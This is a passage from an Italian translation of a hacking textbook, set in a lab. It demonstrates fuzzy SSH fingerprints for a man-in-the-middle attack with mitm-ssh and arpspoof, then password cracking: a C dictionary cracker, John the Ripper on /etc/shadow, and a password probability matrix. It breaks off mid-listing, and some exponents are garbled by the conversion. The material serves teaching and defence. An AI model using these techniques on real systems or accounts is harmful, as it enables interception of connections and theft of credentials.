  Initializing FFP State: Done

---[Fuzzy
```

```
Map]--------------------------------------------
    Length: 32
      Type: Inverse Gaussian Distribution
       Sum: 15020328
Fuzzy Map: 10.83% | 9.64% : 8.52% | 7.47% : 6.49%
| 5.58% : 4.74% | 3.96%
:
           3.25% | 2.62% : 2.05% | 1.55% : 1.12% |
0.76% : 0.47% | 0.24%
:
           0.09% | 0.01% : 0.00% | 0.06% : 0.19% |
0.38% : 0.65% | 0.99%
:
           1.39% | 1.87% : 2.41% | 3.03% : 3.71% |
4.46% : 5.29% | 6.18%
:

---[Current
Key]--------------------------------------------
                 Key Algorithm: RSA (Rivest Shamir
Adleman)
        Key Bits / Size of n: 1024 Bits
                Public key e: 0x10001
Public Key Bits / Size of e: 17 Bits
        Phi(n) and e r.prime: Yes
             Generation Mode: Sloppy

State File: /var/tmp/ffp.state
Running...

---[Current
State]------------------------------------------
 Running:   0d 00h 00m 00s | Total:      0k hashs
```

```
| Speed:        nan
hashs/s
-------------------------------------------------------------
 Best  Fuzzy  Fingerprint  from  State  File  /var/tmp/
ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
                       Message       Digest:
6a:06:f9:a6:cf:09:19:af:c3:9d:c5:b9:91:a4:8d:81
                          Target      Digest:
ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0
    Fuzzy Quality: 25.652482%


---[Current
State]-------------------------------------------------------
 Running:    0d  00h  01m  00s  |  Total:       7635k
hashs | Speed:    127242
hashs/s
-------------------------------------------------------------
 Best  Fuzzy  Fingerprint  from  State  File  /var/tmp/
ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
                       Message       Digest:
ba:06:3a:8c:bc:73:24:64:5b:8a:6d:fa:a6:1c:09:80
                          Target      Digest:
ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0
    Fuzzy Quality: 55.471931%

---[Current
State]-------------------------------------------------------
 Running:    0d  00h  02m  00s  |  Total:       15370k
```

```
hashs | Speed:   128082
hashs/s
--------------------------------------------------
Best  Fuzzy  Fingerprint  from  State  File  /var/tmp/
ffp.state
  Hash Algorithm: Message Digest 5 (MD5)
     Digest Size: 16 Bytes / 128 Bits
                   Message         Digest:
ba:06:3a:8c:bc:73:24:64:5b:8a:6d:fa:a6:1c:09:80
                        Target       Digest:
ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0
   Fuzzy Quality: 55.471931%

.:[ output trimmed ]:.

---[Current
State]--------------------------------------------
Running: 1d 05h 06m 00s | Total: 13266446k hashs |
Speed: 126637 hashs/s
--------------------------------------------------
Best  Fuzzy  Fingerprint  from  State  File  /var/tmp/
ffp.state
Hash Algorithm: Message Digest 5 (MD5)
Digest Size: 16 Bytes / 128 Bits

Message                   Digest:
ba:0d:7f:d2:64:76:b8:9c:f1:22:22:87:b0:26:59:50
Target                    Digest:
ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0
Fuzzy Quality: 70.158321%



--------------------------------------------------
```

```
Exiting and saving state file /var/tmp/ffp.state
reader@hacking:~ $
```

Questo processo di generazione di fingerprint fuzzy può proseguire finché si vuole. Il programma mantiene traccia di alcuni dei fingerprint migliori e li visualizza periodicamente. Tutte le informazioni di stato sono memorizzate in /var/tmp/ffp.state, perciò si può uscire dal programma con Ctrl+C e poi riprenderlo semplicemente eseguendo ffp senza argomenti.

Dopo aver eseguito il programma per un certo tempo, si possono estrarre coppie di chiavi host SSH dal file di stato con l'opzione -e.

```
reader@hacking:~ $ ffp -e -d /tmp
---[Restoring]------------------------------------
   Reading FFP State File: Done
    Restoring environment: Done
 Initializing Crunch Hash: Done
--------------------------------------------------
 Saving SSH host key pairs: [00] [01] [02] [03]
[04] [05] [06] [07] [08]
[09]
reader@hacking:~ $ ls /tmp/ssh-rsa*
/tmp/ssh-rsa00  /tmp/ssh-rsa02.pub  /tmp/ssh-rsa05
/tmp/ssh-rsa07.
pub
/tmp/ssh-rsa00.pub       /tmp/ssh-rsa03        /tmp/
ssh-rsa05.pub /tmp/ssh-rsa08
/tmp/ssh-rsa01  /tmp/ssh-rsa03.pub  /tmp/ssh-rsa06
/tmp/ssh-rsa08.
pub
/tmp/ssh-rsa01.pub       /tmp/ssh-rsa04        /tmp/
ssh-rsa06.pub /tmp/ssh-rsa09
```

```
/tmp/ssh-rsa02  /tmp/ssh-rsa04.pub  /tmp/ssh-rsa07
/tmp/ssh-rsa09.
pub
reader@hacking:~ $
```

Nel precedente esempio sono state generate dieci coppie di chiavi host pubbliche e private. A questo punto è possibile confrontare i fingerprint per queste coppie di chiavi con gli originali, come si vede nell'output che segue.

```
reader@hacking:~ $ for i in $(ls -1 /tmp/
ssh-rsa*.pub)
> do
> ssh-keygen -l -f $i

> done
1024
ba:0d:7f:d2:64:76:b8:9c:f1:22:22:87:b0:26:59:50
/tmp/ssh-rsa00.pub
1024
ba:06:7f:12:bd:8a:5b:5c:eb:dd:93:ec:ec:d3:89:a9
/tmp/ssh-rsa01.pub
1024
ba:06:7e:b2:64:13:cf:0f:a4:69:17:d0:60:62:69:a0
/tmp/ssh-rsa02.pub
1024
ba:06:49:d4:b9:d4:96:4b:93:e8:5d:00:bd:99:53:a0
/tmp/ssh-rsa03.pub
1024
ba:06:7c:d2:15:a2:d3:0d:bf:f0:d4:5d:c6:10:22:90
/tmp/ssh-rsa04.pub
1024
ba:06:3f:22:1b:44:7b:db:41:27:54:ac:4a:10:29:e0
```

```
/tmp/ssh-rsa05.pub
1024
ba:06:78:dc:be:a6:43:15:eb:3f:ac:92:e5:8e:c9:50
/tmp/ssh-rsa06.pub
1024
ba:06:7f:da:ae:61:58:aa:eb:55:d0:0c:f6:13:61:30
/tmp/ssh-rsa07.pub
1024
ba:06:7d:e8:94:ad:eb:95:d2:c5:1e:6d:19:53:59:a0
/tmp/ssh-rsa08.pub
1024
ba:06:74:a2:c2:8b:a4:92:e1:e1:75:f5:19:15:60:a0
/tmp/ssh-rsa09.pub
reader@hacking:~ $ ssh-keygen -l -f ./loki.hostkey
1024
ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0
192.168.42.72
reader@hacking:~ $
```

Delle 10 coppie di chiavi generate, quella che sembra più simile all'originale può essere individuata a vista. In questo caso è stata scelta ssh-rsa02.pub, mostrata in grassetto. Indipendentemente da quale chiave si scelga, comunque, sarà certamente più simile al fingerprint originale di qualsiasi chiave generata casualmente.

Questa nuova chiave può essere usata con mitm-ssh per realizzare un attacco ancora più efficace. La posizione della chiave host è specificata nel file di configurazione, perciò per usarla basta aggiungere una riga HostKey in /usr/local/etc/mitm-ssh_config, come mostrato di seguito. Poiché dobbiamo rimuovere la riga Protocol 1 aggiunta in precedenza, l'output che segue non fa che sovrascrivere il file di configurazione.

```
reader@hacking:~ $ echo "HostKey /tmp/ssh-rsa02" >
/usr/local/etc/mitmssh_
config
reader@hacking:~ $ mitm-ssh 192.168.42.72 -v -n -p
2222Using static route
to 192.168.42.72:22
Disabling protocol version 1. Could not load host
key
SSH MITM Server listening on 0.0.0.0 port 2222.
```

In un'altra finestra di terminale si esegue arpspoof per reindirizzare il traffico a mitm-ssh, che userà la nuova chiave host con il fingerprint fuzzy. L'output che segue confronta l'output che vedrebbe un client al momento della connessione in condizioni normali e sotto attacco.

Connessione normale

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
The    authenticity    of    host    '192.168.42.72
(192.168.42.72)' can't be
established.

RSA        key         fingerprint         is
ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Are you sure you want to continue connecting (yes/
no)?
```

Connessione con attacco MitM

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
The    authenticity    of    host    '192.168.42.72
```

```
(192.168.42.72)' can't be
established.
RSA         key         fingerprint         is
ba:06:7e:b2:64:13:cf:0f:a4:69:17:d0:60:62:69:a0.
Are you sure you want to continue connecting (yes/
no)?
```

Riuscite a individuare subito la differenza? Questi fingerprint appaiono sufficientemente simili agli originali da ingannare la maggior parte delle persone, portandole ad accettare la connessione.

0x460 Cracking delle password

Le password generalmente non sono registrate come testo in chiaro. Un file contenente tutte le password in chiaro sarebbe troppo appetitoso come obiettivo di attacco, perciò si preferisce usare una funzione di hash unidirezionale. La migliore funzione di questo tipo, tra quelle note finora, si basa sul DES ed è denominata `crypt()`; di seguito riportiamo la traduzione della sua pagina di manuale.

```
NOME
        crypt - cifratura di password e dati
SINOSSI
        #define _XOPEN_SOURCE
        #include <unistd.h>
          char *crypt(const char *key, const char
*salt);

DESCRIZIONE
        crypt() è la funzione di cifratura delle
password. Si basa
      sull'algoritmo DES (Data Encryption Standard)
```

```
con delle modifiche
      pensate (tra l'altro) per scoraggiare l'uso
di implementazioni
     hardware della ricerca di chiavi.
     key è una password digitata dall'utente.
        salt è una stringa di due caratteri scelta
dall'insieme
[a-zA-Z0-9./]. Questa
        stringa è usata per perturbare l'algoritmo
in uno tra 4096 modi
diversi.
```

Si tratta di una funzione di hash unidirezionale che richiede come input una password in chiaro e un valore di correzione, ed esegue l'output di un hash a cui è anteposto il valore di correzione fornito. Questo hash è matematicamente irreversibile, ovvero è impossibile determinare la password originale usando soltanto l'hash. Scriviamo rapidamente un programma per sperimentare questa funzione, in modo da chiarire meglio come funziona.

crypt_test.c

```
#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>

int main(int argc, char *argv[]) {
   if(argc < 2) {
      printf("Usage: %s <plaintext password> <salt
value>\n", argv[0]);
      exit(1);
   }
```

```
    printf("password \"%s\" with salt \"%s\" ",
argv[1], argv[2]);
    printf("hashes to ==> %s\n", crypt(argv[1],
argv[2]));
}
```

Quando si compila questo programma, è necessario che sia linkata la libreria crypt. Ciò è mostrato nell'output che segue, insieme con alcune esecuzioni di prova.

```
reader@hacking:~/booksrc $ gcc -o crypt_test
crypt_test.c
/tmp/cccrSvYU.o: In function `main':
crypt_test.c:(.text+0x43): undefined reference to
`crypt'
collect2: ld returned 1 exit status
reader@hacking:~/booksrc $ gcc -o crypt_test
crypt_test.c -l crypt
reader@hacking:~/booksrc $ ./crypt_test testing je
password "testing" with salt "je" hashes to ==>
jeLu9ckBgvgX.
reader@hacking:~/booksrc $ ./crypt_test test je
password "test" with salt "je" hashes to ==>
jeHEAX1m66RV.
reader@hacking:~/booksrc $ ./crypt_test test xy
password "test" with salt "xy" hashes to ==>
xyVSuHLjceD92
reader@hacking:~/booksrc $
```

Notate che, nelle ultime due esecuzioni, viene cifrata la stessa password, ma con valori di correzione diversi. Questi sono usati per perturbare ulteriormente l'algoritmo in modo che possano esservi più valori hash per lo stesso testo in chiaro, se si usano valori di correzione

diversi. Il valore hash (incluso il valore di correzione anteposto) è memorizzato nel file di password, basandosi sull'idea che, se un attaccante dovesse sottrarre tale file, gli hash sarebbero inutili.

Quando un utente legittimo ha la necessità di autenticarsi usando l'hash della password, l'hash dell'utente in questione viene cercato nel file di password. All'utente viene chiesto di inserire la password, mentre il valore di correzione originale è estratto dal file di password e qualunque cosa digiti l'utente viene inviata alla stessa funzione di hash unidirezionale con il valore di correzione estratto. Se è stata inserita la password corretta, la funzione di hash unidirezionale produrrà lo stesso output che è stato memorizzato nel file di password. In questo modo l'autenticazione funziona come previsto, senza nemmeno dover memorizzare la password in chiaro.

0x461 Attacchi con dizionario

A un esame più attento risulta che le password cifrate nel file di password non sono poi del tutto inutili. Certamente è matematicamente impossibile invertire l'hash, ma è possibile creare rapidamente un hash per ogni parola di un dizionario, usando il valore di correzione per un hash specifico, e poi confrontare il risultato con l'hush memorizzato. Se vi è corrispondenza, significa che la parola corrispondente del dizionario è la password in chiaro.

Un semplice programma di attacco con dizionario può essere sviluppato in modo abbastanza semplice. Deve soltanto leggere parole da un file, creare per ognuna un hash con il valore di correzione appropriato e visualizzare la parola in caso di corrispondenza. Tutto ciò viene fatto dal codice sorgente che segue, usando funzioni filestream incluse in stdio.h. Queste funzioni sono facili da usare, perché evitano la

confusione causata da chiamate `open()` e descrittori di file, utilizzando puntatori a strutture FILE. Nel codice che segue, l'argomento r della chiamata di `fopen()` indica di aprire il file in lettura. La funzione restituisce NULL in caso di errore, oppure un puntatore al filestream aperto. La chiamata `fgets()` ottiene una stringa dal filestream, fino a una lunghezza massima o fino a quando raggiunge la fine di una riga. In questo caso, è usata per leggere ogni riga dal file con l'elenco di parole. Anche questa funzione restituisce NULL in caso di fallimento, e questo fatto è sfruttato per determinare la fine del file.

crypt_crack.c

```
#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>

/* Sputa un messaggio ed esce. */
void barf(char *message, char *extra) {
   printf(message, extra);
   exit(1);
}

/* Programma di esempio per attacco con dizionario
*/
int main(int argc, char *argv[]) {
   FILE *wordlist;
   char *hash, word[30], salt[3];
   if(argc < 2)
        barf("Usage: %s <wordlist file> <password
hash>\n", argv[0]);

strncpy(salt,  argv[2],  2); //  I  primi  2  byte
```

```
dell'hash sono il valore di
                              // correzione.
salt[2] = '\0'; // termina stringa

printf("Salt value is \'%s\'\n", salt);

if( (wordlist = fopen(argv[1], "r")) == NULL) //
Apre l'elenco di
                                              //
parole.
   barf("Fatal: couldn't open the file \'%s\'.\n",
argv[1]);

while(fgets(word, 30, wordlist) != NULL) { //
Legge ogni parola
   word[strlen(word)-1] = '\0'; // Rimuove il byte
'\n' alla fine.
    hash = crypt(word, salt); // Esegue l'hash
della parola usando il
                              // valore di corr.
    printf("trying word: %-30s ==> %15s\n", word,
hash);
    if(strcmp(hash, argv[2]) == 0) { // Se l'hash
corrisponde
         printf("The hash \"%s\" is from the ",
argv[2]);
      printf("plaintext password \"%s\".\n", word);
      fclose(wordlist);
      exit(0);
   }
}
```

```
  printf("Couldn't find the plaintext password in
the supplied
wordlist.\n");
  fclose(wordlist);
}
```

L'output che segue mostra questo programma mentre è usato per il cracking dell'hash della password *jeHEAX1m66RV.*, usando le parole contenute in /usr/share/dict/words.

```
reader@hacking:~/booksrc $ gcc -o crypt_crack
crypt_crack.c -lcrypt
reader@hacking:~/booksrc $ ./crypt_crack /usr/
share/dict/words
jeHEAX1m66RV.
Salt value is 'je'
trying word:                                 ==>
jesS3DmkteZYk
trying word: A                               ==>
jeV7uK/S.y/KU
trying word: A's                             ==>
jeEcn7sF7jwWU
trying word: AOL                             ==>
jeSFGex8ANJDE
trying word: AOL's                           ==>
jesSDhacNYUbc
trying word: Aachen                          ==>
jeyQc3uB14q1E
trying word: Aachen's                        ==>
je7AQSxfhvsyM
trying word: Aaliyah                         ==>
je/vAqRJyOZvU
```

```
.:[ output trimmed ]:.

trying word: terse                                ==>
jelgEmNGLflJ2
trying word: tersely                              ==>
jeYfo1aImUWqg
trying word: terseness                            ==>
jedH11z6kkEaA
trying word: terseness's                          ==>
jedH11z6kkEaA
trying word: terser                               ==>
jeXptBe6psF3g
trying word: tersest                              ==>
jenhzylhDIqBA
trying word: tertiary                             ==>
jex6uKY9AJDto
trying word: test                                 ==>
jeHEAX1m66RV.
The  hash  "jeHEAX1m66RV."  is  from  the  plaintext
password "test".
reader@hacking:~/booksrc $
```

Poiché la parola *test* era la password originale e si trova nel file di dizionario, il cracking della password riesce. Ecco perché viene considerata una cattiva pratica dal punto di vista della sicurezza usare come password parole del dizionario o basate su parole contenute nel dizionario.

Il difetto di questo attacco è che, se la password originale non è una parola contenuta nel file di dizionario, non sarà trovata. Per esempio, se si usa come password una parola non contenuta nel dizionario come h4R%, questo tipo di attacco non sarà in grado di scoprirla:

```
reader@hacking:~/booksrc $ ./crypt_test h4R% je
password "h4R%" with salt "je" hashes to ==>
jeMqqfIfPNNTE
reader@hacking:~/booksrc $ ./crypt_crack /usr/
share/dict/words
jeMqqfIfPNNTE
Salt value is 'je'
trying word:                                  ==>
jesS3DmkteZYk
trying word: A                                ==>
jeV7uK/S.y/KU
trying word: A's                              ==>
jeEcn7sF7jwWU
trying word: AOL                              ==>
jeSFGex8ANJDE
trying word: AOL's                            ==>
jesSDhacNYUbc
trying word: Aachen                           ==>
jeyQc3uB14q1E
trying word: Aachen's                         ==>
je7AQSxfhvsyM
trying word: Aaliyah                          ==>
je/vAqRJyOZvU

.:[ output trimmed ]:.

trying word: zooms                            ==>
je8A6DQ87wHHI
trying word: zoos                             ==>
jePmCz9ZNPwKU
trying word: zucchini                         ==>
jeqZ9LSWt.esI
trying word: zucchini's                       ==>
```

```
jeqZ9LSWt.esI
trying word: zucchinis                          ==>
jeqZ9LSWt.esI
trying word: zwieback                           ==>
jezzR3b5zwlys
trying word: zwieback's                         ==>
jezzR3b5zwlys
trying word: zygote                             ==>
jei5HG7JrfLy6
trying word: zygote's                           ==>
jej86M9AG0yj2
trying word: zygotes                            ==>
jeWHQebUlxTmo
Couldn't  find  the  plaintext  password  in  the
supplied wordlist.
```

I file di dizionario personalizzati sono spesso realizzati usando diverse lingue, modifiche standard di parole (come la trasformazione delle lettere in numeri) o semplicemente aggiungendo numeri alla fine di ogni parola. Sebbene un dizionario più grande consenta di individuare più password, richiede anche più tempo di elaborazione.

0x462 Attacchi di forza bruta esaustivi

Un attacco con dizionario che prova a utilizzare ogni possibile combinazione di caratteri è definito *attacco di forza bruta esaustivo*. Benché questo tipo di attacco possa consentire di decifrare ogni possibile password, probabilmente richiederà troppo tempo per i vostri nipotini abituati a non aspettare mai.

Con 95 caratteri di input possibili per password di tipo `crypt()`, vi sono 958 password possibili per una ricerca esaustiva di tutte le password composte da otto caratteri, che corrispondono a oltre 7 milioni di miliardi di combinazioni possibili. Questo numero diventa enorme così rapidamente perché quando si aggiunge un altro carattere alla password, il numero di combinazioni possibili aumenta esponenzialmente. Assumendo che vengano effettuati 10.000 tentativi al secondo, servirebbero circa 22.875 anni per provare tutte le possibili password. Esiste la possibilità di distribuire questa attività su molte macchine e processori; tuttavia è importante ricordare che tale distribuzione consente un aumento lineare, non esponenziale, della velocità con cui viene effettuata la ricerca. Se si combinano mille macchine, ciascuna in grado di effettuare 10.000 tentativi al secondo, serviranno comunque più di 22 anni. L'aumento lineare di velocità ottenuto aggiungendo un'altra macchina è marginale rispetto all'aumento dello spazio delle chiavi causato dall'aggiunta di un altro carattere alla password.

Fortunatamente è anche vero il contrario: diminuendo il numero di caratteri della password, il numero di combinazioni possibili decresce esponenzialmente; una password di quattro caratteri corrisponde a sole 95^4 combinazioni possibili. Questo spazio delle chiavi ha soltanto 84 milioni di combinazioni, quindi può essere sottoposto a un attacco esaustivo (assumendo di effettuare 10.000 tentativi al secondo) in un paio d'ore. Quindi anche una password come h4R% (non presente in alcun dizionario) può essere scoperta in un tempo ragionevole.

Tutto ciò significa che, oltre a evitare di usare parole presenti in un dizionario, occorre anche tenere conto della lunghezza della password. Dal momento che la complessità aumenta esponenzialmente, raddoppiando la lunghezza della password (da 4 a 8 caratteri) si fa in modo che il tempo necessario per scoprirla diventi irragionevolmente lungo.

Solar Designer ha sviluppato un programma di cracking delle password denominato John the Ripper, che usa sia un attacco con dizionario, sia un attacco di forza bruta esaustivo. Si tratta probabilmente del più diffuso programma di questo tipo ed è disponibile presso http://www. openwall.com/john/.

```
reader@hacking:~/booksrc $ john


John the Ripper Version 1.6 Copyright (c) 1996-98
by Solar Designer
Usage: john [OPTIONS] [PASSWORD-FILES]
-single                    "single crack" mode
-wordfile:FILE  -stdin        wordlist mode, read
words from FILE or stdin

-rules                                enable rules for
wordlist mode
-incremental[:MODE]       incremental mode [using
section MODE]
-external:MODE               external mode or word
filter
-stdout[:LENGTH]          no cracking, just write
words to stdout
-restore[:FILE]             restore an interrupted
session [from FILE]
-session:FILE              set session file name to
FILE
-status[:FILE]                   print status of a
session [from FILE]
-makechars:FILE                make a charset, FILE
will be overwritten
-show                      show cracked passwords
```

```
-test                     perform a benchmark
-users:[-]LOGIN|UID[,..]     load   this   (these)
user(s) only
-groups:[-]GID[,..]          load  users  of  this
(these) group(s) only
-shells:[-]SHELL[,..]        load  users  with  this
(these) shell(s) only
-salts:[-]COUNT            load salts with at least
COUNT passwords only
-format:NAME                force ciphertext format
NAME (DES/BSDI/MD5/BF/
AFS/LM)
-savemem:LEVEL             enable memory saving, at
LEVEL 1..3
reader@hacking:~/booksrc $ sudo tail -3 /etc/shadow
matrix:$1$zCcRXVsm$GdpHxqC9epMrdQcayUx0//:13763:0:999
jose:$1$pRS4.I8m$Zy5of8AtD800SeMgm.2Yg.:13786:0:99999
reader:U6aMy0wojraho:13764:0:99999:7:::
reader@hacking:~/booksrc $ sudo john /etc/shadow
Loaded 2 passwords with 2 different salts (FreeBSD
MD5 [32/32])
guesses:  0  time:  0:00:00:01  0%  (2)  c/s:  5522
trying: koko
guesses:  0  time:  0:00:00:03  6%  (2)  c/s:  5489
trying: exports
guesses:  0  time:  0:00:00:05  10%  (2)  c/s:  5561
trying: catcat
guesses:  0  time:  0:00:00:09  20%  (2)  c/s:  5514
trying: dilbert!
guesses:  0  time:  0:00:00:10  22%  (2)  c/s:  5513
trying: redrum3
testing7        (jose)
guesses:  1  time:  0:00:00:14  44%  (2)  c/s:  5539
```

```
trying: KnightKnight
guesses:  1  time:  0:00:00:17  59%  (2)  c/s:  5572
trying: Gofish!
Session aborted
```

In questo output si vede che l'account jose ha la password `testing7`.

0x463 Tabella di lookup degli hash

Un'altra idea interessante per quanto riguarda il cracking delle password è quella di usare una gigantesca tabella di lookup degli hash. Se tutti gli hash per tutte le possibili password venissero calcolati in anticipo e memorizzati in una struttura dati consultabile, sarebbe possibile indovinare qualsiasi password nel tempo necessario a effettuare tale consultazione. Assumendo che si tratti di una ricerca binaria, questo tempo sarebbe pari circa a $O(\log_2 N)$, dove N è il numero di voci della struttura. Poiché N è 958 nel caso di password di otto caratteri, tale valore corrisponde a circa $O(8 \log_2 95)$, che è un tempo piuttosto breve.

Tuttavia, una simile tabella di lookup degli hash avrebbe una dimensione di circa 100.000 terabyte. Inoltre, il progetto dell'algoritmo di hashing delle password tiene conto di questo tipo di attacco e lo mitiga con il valore di correzione. Poiché più password in chiaro genereranno hash diversi con valori di correzione differenti, sarà necessario creare una tabella di lookup separata per ogni valore di correzione. Con la funzione `crypt()` basata sul DES ci sono 4.096 valori di correzione possibili, quindi anche la creazione di una tabella di lookup degli hash per uno spazio delle chiavi più piccolo, per esempio tutte le password di quattro caratteri, diventa impraticabile. Con un valore di correzione fisso, lo spazio di memorizzazione necessario per una singola tabella di

lookup per tutte le possibili password di quattro caratteri è di circa un gigabyte, ma a causa dei valori di correzione ci sono 4.096 possibili hash per una singola password in chiaro, quindi servono 4.096 diverse tabelle. Ciò porta lo spazio di memorizzazione necessario a circa 4,6 terabyte, una dimensione tale da scoraggiare questo tipo di attacco.

0x464 Matrice di probabilità delle password

Esiste sempre un compromesso tra potenza di calcolo e spazio di memoria. Lo si vede anche nelle forme più elementari dell'informatica e della vita di ogni giorno. Nei file MP3 si utilizza la compressione dei dati per memorizzare un file audio di alta qualità in uno spazio di memoria relativamente piccolo, ma ciò aumenta la richiesta di risorse computazionali. Nelle calcolatrici tascabili il compromesso va nella direzione opposta, mantenendo una tabella di lookup per funzioni come seno e coseno al fine di evitare di effettuare calcoli complessi.

Questo compromesso può essere applicato anche alla crittografia, nel cosiddetto attacco di compromesso spazio-tempo (*time/space trade-off attack*). Benché per questo tipo di attacco siano probabilmente più efficienti i metodi di Hellman, il codice sorgente riportato nel seguito è più facilmente comprensibile. Comunque il principio generale è sempre lo stesso: cercare di individuare il compromesso migliore tra potenza di calcolo e spazio di memoria, in modo da riuscire a completare un attacco di forza bruta esaustivo in un tempo relativamente breve, utilizzando uno spazio ragionevolmente contenuto. Purtroppo, il problema dei valori di correzione sarà ancora presente, perché anche questo metodo richiede una certa forma di memorizzazione. Tuttavia vi sono solo 4.096 possibili valori di correzione con hash delle password di tipo `crypt()`, perciò questo problema può essere alleviato

riducendo lo spazio di memoria occorrente in modo che rimanga ragionevolmente contenuto malgrado il fattore di moltiplicazione pari a 4096.

Questo metodo impiega una forma di compressione con perdita. Invece di avere una tabella di lookup degli hash esatta, verranno restituite diverse migliaia di possibili valori in chiaro quando si immette un hash della password. È possibile controllare rapidamente questi valori per arrivare alla password in chiaro originale; la compressione con perdita consente una notevole riduzione dello spazio. Nel codice dimostrativo seguente viene utilizzato lo spazio delle chiavi per tutte le possibili password di quattro caratteri (con un valore di correzione fisso). Lo spazio di memoria occorrente viene ridotto dell'88% rispetto a una tabella di lookup degli hash (con valore di correzione fisso) e lo spazio delle chiavi da sottoporre all'attacco di forza bruta viene ridotto di circa 1.018 volte. Ipotizzando di eseguire 10.000 tentativi al secondo, questo metodo consente di scoprire qualsiasi password di quattro caratteri (con valore di correzione fisso) in meno di 8 secondi, molto meno rispetto al tempo occorrente per un attacco di forza bruta esaustivo sullo stesso spazio delle chiavi.

Il metodo crea una matrice binaria a tre dimensioni che correla parti dei valori di hash con parti dei valori in chiaro. Sull'asse delle x il testo in chiaro è suddiviso in due coppie: i primi due caratteri e i secondi due caratteri. I valori possibili sono enumerati in un vettore binario di lunghezza pari a 95^2 = 9.025 bit (circa 1.129 byte). Sull'asse delle y il testo cifrato è suddiviso in 4 blocchi di tre caratteri, che sono enumerati allo stesso modo lungo le colonne, ma in realtà vengono usati solo quattro bit del terzo carattere. Ciò significa che vi sono $64^2 \cdot 4$ = 16.384 colonne. L'asse z esiste semplicemente perché consente di avere otto matrici bidimensionali diverse, per cui ve ne sono quattro per ciascuna delle coppie di testo semplice.

Alla base di questo metodo c'è l'idea di suddividere il testo in chiaro in due valori accoppiati enumerati lungo un vettore. Ogni possibile testo in chiaro viene convertito mediante hash in testo cifrato; quest'ultimo viene usato per individuare l'opportuna colonna della matrice. A questo punto il bit di enumerazione del testo in chiaro lungo la riga della matrice viene attivato. Quando i valori del testo cifrato vengono ridotti in blocchetti più piccoli, le collisioni sono inevitabili.

Testo in chiaro	**Hash**
`test`	je**HEA**X1m66RV.
`!J)h`	je**HEA**38vqlkkQ
`".F+`	je**HEA**1Tbde5FE
`"8,J`	je**HEA**nX8kQK3l

In questo caso la colonna per HEA avrà i bit corrispondenti alle coppie di testo semplice te, I J, ". e "8 attivati, perché queste coppie testo in chiaro/hash sono state aggiunte alla matrice.

Una volta che la matrice è stata riempita completamente, quando viene immesso un hash quale jeHEA38vqlkkQ, viene effettuata una ricerca nella colonna per HEA e la matrice bidimensionale restituirà i valori te, !J, ". e "8 per i primi due caratteri del testo in chiaro. Vi sono quattro matrici come queste per i primi due caratteri, che usano la sottostringa di testo cifrato estratta dai caratteri dal 2 al 4, dal 4 al 6, dal 6 all'8 e dall'8 al 10, ciascuna con un diverso vettore dei possibili valori di testo in chiaro per i primi due caratteri. Ciascun vettore viene estratto e tutti vengono combinati con un AND bit per bit. In questo modo rimarranno attivi solo i bit corrispondenti alle coppie di testo semplice che sono state elencate come possibilità per ciascuna sottostringa di testo cifrato. Vi sono quattro matrici come questa anche per gli ultimi due caratteri di testo in chiaro.

Le dimensioni delle matrici sono state determinate con il *principio della cassettiera* (*o principio della piccionaia*). Si tratta di un principio semplice, che afferma che, se $k + 1$ oggetti vengono inseriti in k cassetti, almeno un cassetto conterrà due oggetti. Pertanto, per ottenere risultati ottimali, occorre fare in modo che ciascun vettore contenga un numero di elementi 1 un poco inferiore alla metà dei suoi elementi. Dal momento che nelle matrici verranno inseriti 95^4 (81.450.625) voci, occorre che vi sia all'incirca il doppio di "buchi" per ottenere una saturazione del 50%. Poiché ogni vettore ha 9.025 elementi, devono esserci circa $(95^4 \cdot 2) / 9025$ colonne, circa diciottomila. Poiché si usano sottostringhe di testo cifrato di tre caratteri per le colonne, si impiegano i primi due caratteri e quattro bit del terzo carattere per fornire $64^2 \cdot 4$ (circa sedicimila) colonne (vi sono soltanto 64 valori possibili per ciascun carattere di hash di testo cifrato). Questa stima dovrebbe essere abbastanza precisa, perché quando un bit viene aggiunto due volte, la sovrapposizione viene ignorata. In pratica, ciascun vettore risulta avere una saturazione di elementi 1 del 42% circa.

Poiché vengono estratti quattro vettori per un singolo testo cifrato, la probabilità che una qualsiasi posizione di enumerazione abbia un valore 1 in ogni vettore è circa pari a $0{,}42^4$, circa il 3,11%. Ciò significa che mediamente le 9.025 possibilità per i primi due caratteri di testo semplice sono ridotte di circa il 97%, fino a 280. Ciò vale anche per gli ultimi due caratteri, che forniscono circa 280^2, o 78.400 valori di testo semplice. Ipotizzando come al solito eseguire di 10.000 tentativi al secondo, il controllo di questo spazio delle chiavi ridotto richiederà meno di otto secondi.

Naturalmente vi sono anche degli svantaggi. Innanzitutto, il tempo occorrente per creare la matrice è almeno pari al tempo occorrente per completare l'attacco di forza bruta originario; tuttavia si tratta di un'operazione che viene effettuata una volta sola. Inoltre i valori di

correzione tendono comunque a rendere proibitivo qualsiasi tipo di attacco basato sulla memoria, anche con la riduzione dello spazio di memoria richiesto.

I due listati di codice sorgente riportati di seguito possono essere usati per creare una matrice di probabilità delle password e impiegarla per scoprire delle password. Il primo listato genera una matrice utilizzabile per scoprire tutte le possibili password di quattro caratteri create con il valore di correzione je. Il secondo consente di impiegare la matrice generata per effettuare il cracking delle password.

ppm_gen.c

```
/*************************************************
* Matrice di probabilità delle password * File:
ppm_gen.c*
*************************************************
*
*
*        Autore:        Jon        Erickson
<matrix@phiral.com>              *
*     Organizzazione:     Phiral     Research
Laboratories           *
*
*
*   Questo   è   il   programma   generato   per
illustrare     *
* il concetto di matrice di probabilità delle
password.  *
*  Genera  un  file  denominato  4char.ppm,  che
contiene        *
* informazioni su tutte le possibili password di 4
```

```
car.   *
* generate con il valore di correzione 'je'. Il
file può  *
* essere usato per scoprire rapidamente delle
password    *
* trovate in questo spazio di chiavi con
il          *
